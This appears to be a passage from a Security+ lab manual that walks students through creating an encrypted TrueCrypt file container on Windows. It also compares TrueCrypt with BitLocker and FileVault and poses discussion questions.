


Figure 10: TrueCrypt Icon in Right Corner of Taskbar

Task 1.2 Conclusion

There are many different disk encryption software packages that can be used to protect your data. Microsoft offers BitLocker, but it only works with certain higher end editions of their operating system, such as Enterprise and Ultimate. If you are a Mac user, you can use FileVault. However, FileVault 1 can only be used on Mac OS X, and it only encrypts the user's home folder. TrueCrypt is free to use and can be used on Windows, Mac, and Linux operating systems. TrueCrypt can be used to encrypt volumes and containers.

Task 1.3 Discussion Questions

1. Is it necessary to install TrueCrypt in order to use it?
2. On what operating systems can you use TrueCrypt?
3. How can you tell if TrueCrypt is in use?
4. Can you encrypt your operating system drive with TrueCrypt?

Task 2 Creating a TrueCrypt Container

In order to store data in an area where it can be protected, a TrueCrypt container must be created. You can create the container using a blank text file.

Task 2.1 Creating a Container

1. Right click on the Desktop and select **New**, then select **Text Document**.




Figure 11: Creating a New Text Document

2. Name the text document **securityplus.txt**. Use a blank document for a TrueCrypt container because anything in the text file will be overwritten.



Figure 12: The Text File that will be the TrueCrypt Container

3. Double click on the shortcut **TrueCrypt** icon on your desktop. Click **Create Volume**.




Figure 13: The Volume Creation Process in TrueCrypt

With TrueCrypt, you can:

- Create an encrypted file container
- Encrypt a non-system partition/drive
- Encrypt the system partition or entire system drive

If you encrypt the system partition, you will need to burn a recovery CD.

4. Select **Create an encrypted file container** and click **Next**.




Figure 14: Create an encrypted file container

5. Select **Standard TrueCrypt volume** and click **Next**.




Figure 15: Standard TrueCrypt volume

6. Click the **Select File** button at the Volume Location screen.




Figure 16: Volume Location Screen

7. Click the **Desktop** link on the Left side of Windows Explorer screen.




Figure 17: Navigating to the Text File Location

8. Double click on the **securityplus.txt** file on the Desktop.




Figure 18: Selecting the Text File

At this point, you will be asked if you want to replace the text file.

It is important to select the blank text file you recently created, in order to avoid inadvertently deleting some other text file, which could contain important information. Once **Yes** it clicked, information in the text file is destroyed.

9. Click **Yes** to replace the text file




Figure 19: Click Yes to Replace the Text File

10. Click **Next** at the Volume Location Screen after **securityplus.txt** is selected.




Figure 20: Volume Location Screen

11. At the Encryption Options, accept the default Encryption Algorithm of **AES**; however, others can also be selected. Click the **Next** button.



Figure 21: Encryption Options

12. For the Volume Size, type **50**. Verify **MB** is selected and click **Next**.




Figure 22: Volume Size Screen

13. For the password, type **password** and confirm the password of **password**. Click **Next**.




Figure 23: Setting the Volume Password

TrueCrypt asks for a password that is a minimum of 20 characters. You can use a shorter password, but it is not advised. Use uppercase, lowercase, and special characters to make a stronger password.

14. Click **Yes** to the warning about the short password (of password).

